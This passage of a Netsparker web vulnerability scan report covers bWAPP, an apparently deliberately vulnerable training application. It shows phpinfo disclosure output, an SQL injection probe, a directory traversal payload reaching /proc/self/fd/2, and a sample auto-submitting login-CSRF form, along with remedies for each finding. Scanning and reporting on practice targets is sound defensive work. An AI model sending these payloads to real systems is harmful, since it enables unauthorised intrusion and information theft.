o.php/&quot;ns=&quot;netsparker(0x000409)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.15. /bWAPP/information_disclosure_1.php/%2522ns%253D%2522netsparker%25280x0003EE%2529

http://itsecgames.com/bWAPP/information_disclosure_1.php/%2522ns%253D%2522netsparker%25280x0003EE%2529

Certainty

Request

```
GET /bWAPP/information_disclosure_1.php/%2522ns%253D%2522netsparker%25280x0003EE%2529 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
1.php/%22ns%3D%22netsparker%280x0003EE%29?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

30. Database Error Message Disclosure

1 TOTAL

LOW

Netsparker identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Netsparker will detect and report that problem separately.

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

Classification

OWASP 2013-A5

30.1. /bWAPP/sqli_1.php

http://itsecgames.com/bWAPP/sqli_1.php?title=%27%2b+(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR...

Parameters

Parameter	Type	Value
title	GET	' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...
action	GET	search

Certainty

Request

```
GET /bWAPP/sqli_1.php?title=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&actio
n=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
<b>Character</b></td>
<td width="80"><b>Genre</b></td>
<td width="80"><b>IMDb</b></td>

</tr>

<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '+
(select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CH' at line 1
```

31. Programming Error Message

1 TOTAL

LOW

Netsparker identified a programming error message.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. Source code, stack trace, etc. data may be disclosed. Most of these issues will be identified and reported separately by Netsparker.

Remedy

Do not provide error messages on production environments. Save error messages with a reference number to a backend storage such as a log, text file or database, then show this number and a static user-friendly error message to the user.

Classification

OWASP 2013-A5

31.1. /bWAPP/directory_traversal_2.php

http://itsecgames.com/bWAPP/directory_traversal_2.php?directory=..%2f..%2f..%2f..%2f..%2f..%2f..%2f....

Parameters

Parameter	Type	Value
directory	GET	../../../../../../../../../../proc/self/fd/2

Identified Error Message

- <b>Warning</b>: opendir(../../../../../../../../../../proc/self/fd/2) [<a href='function.opendir'>function.opendir</a>]: failed to open dir: Not a directory in <b>/var/www/bWAPP/directory_traversal_2.php</b> on line <b>143</b>
- <b>Warning</b>: readdir(): supplied argument is not a valid Directory resource in <b>/var/www/bWAPP/directory_traversal_2.php</b> on line <b>145</b>

Certainty

Request

```
GET /bWAPP/directory_traversal_2.php?directory=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fself%2ffd%2f2 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Directory Traversal - Directories</h1>

<br />
<b>Warning</b>: opendir(../../../../../../../../../../proc/self/fd/2) [<a href='function.opendir'>function.opendir</a>]: failed to open dir: Not a directory in
<b>/var/www/bWAPP/directory_traversal_2.php</b> on line <b>143</b><br />
<br />
<b>Warning</b>: readdir(): supplied argument is not a valid Directory resource in <b>/var/www/bWAPP/directory_traversal_2.php</b> on line <b>145</b><br />


</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/
…
```

32. Apache MultiViews Enabled

1 TOTAL

LOW

Netsparker detected that Apache MultiViews is enabled.

This vulnerability can be used for locating and obtaining access to some hidden resources.

Impact

An attacker can use this functionality to aid in finding hidden file processes on the directory and potentially gather further sensitive information.

Actions to Take

1. Change your `httpd.conf` file. A recommended configuration for the requested directory should be in the following format:

   ```
   <Directory /{YOUR DIRECTORY}>
    Options FollowSymLinks
   </Directory>
   ```

   Remove the *MultiViews* option from configuration.

Classification

OWASP 2013-A5

32.1. /bWAPP/aim

http://itsecgames.com/bWAPP/aim

Certainty

Request

```
HEAD /bWAPP/aim HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: netsparker/check
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 406 Not Acceptable
Date: Tue, 04 Nov 2014 14:00:14 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Alternates: {"aim.php" 1 {type application/x-httpd-php} {length 2093}}
Vary: negotiate
TCN: list
Content-Type: text/html; charset=iso-8859-1
```

33. OPTIONS Method Enabled

1 TOTAL

LOW

CONFIRMED

1

Netsparker detected that `OPTIONS` method is allowed. This issue is reported as extra information.

Impact

Information disclosed from this page can be used to gain additional information about the target system.

Remedy

Disable `OPTIONS` method in all production systems.

External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

Classification

OWASP 2013-A5

33.1. /bWAPP/images/ CONFIRMED

http://itsecgames.com/bWAPP/images/

Allowed methods

```
GET,HEAD,POST,OPTIONS,TRACE
```

Request

```
OPTIONS /bWAPP/images/ HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:00:25 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: httpd/unix-directory
```

34. [Possible] Cross-site Request Forgery Detected

1 TOTAL
LOW

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

      ```
      xhr = new XMLHttpRequest();
      xhr.setRequestHeader('custom-header', 'value');
      ```

      For JQuery, if you want to add a custom header (or set of headers) to

      a. **individual request**

      ```
      $.ajax({
          url: 'foo/bar',
          headers: { 'x-my-custom-header': 'some value' }
      });
      ```

      b. **every request**

      ```
      $.ajaxSetup({
          headers: { 'x-my-custom-header': 'some value' }
      });

      OR

      $.ajaxSetup({
          beforeSend: function(xhr) {
              xhr.setRequestHeader('x-my-custom-header', 'some value');
          }
      });
      ```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8

34.1. /bWAPP/portal.php

http://itsecgames.com/bWAPP/portal.php

Certainty

Request

```
GET /bWAPP/portal.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
ities, including all risks from the OWASP Top 10 project!<br />
It is for security-testing and educational purposes only.</p>

<p><i>Which bug do you want to hack today? :)</i></p>

<form action="/bWAPP/portal.php" method="POST">

<select name="bug" size="9" id="select_portal">

<option value='0'>---------------------- bWAPP v2.2 -----------------------</option><option value='1'>/ A1 - Inj
…
tions! / Need an exclusive <a href="http://www.mmebvba.com" target="_blank">training</a>?</p>

</div>

<div id="bee">

<img src="./images/bee_1.png">

</div>

<div id="security_level">

<form action="/bWAPP/portal.php" method="POST">

<label>Set your security level:</label><br />

<select name="security_level">

<option value="0">low</option>
<option value="1">medium</option>
…
</select>

<button type="submit" name="form_security_level" value="submit">Set</button>
<font size="4">Current: <b>low</b></font>

</form>

</div>

<div id="bug">

<form action="/bWAPP/portal.php" method="POST">

<label>Choose your bug:</label><br />

<select name="bug">

<option value='0'>---------------------- bWAPP v2.2 -----------------------</option><option value='1'>/ A
…
```

35. [Possible] Cross-site Request Forgery in Login Form Detected

1 TOTAL

LOW

Netsparker identified a possible Cross-Site Request Forgery in login form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker’s user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user’s session and hence to the attacker’s authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>

<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user’s interests and activities and could be used by the attacker to embarrass the user, to steal the user’s identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker’s search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'value');
    ```

    For JQuery, if you want to add a custom header (or set of headers) to

    a. **individual request**

    ```
    $.ajax({
        url: 'foo/bar',
        headers: { 'x-my-custom-header': 'some value' }
    });
    ```

    b. **every request**

    ```
    $.ajaxSetup({
        headers: { 'x-my-custom-header': 'some value' }
    });

    OR

    $.ajaxSetup({
        beforeSend: function(xhr) {
    ```

```
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- [OWASP Cross-Site Request Forgery (CSRF)]
- [Robust Defenses for Cross-Site Request Forgery]

Remedy References

- [OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet]

Classification

OWASP 2013-A8

35.1. /bWAPP/sqli_3.php

http://itsecgames.com/bWAPP/sqli_3.php

Certainty

Request

```
GET /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
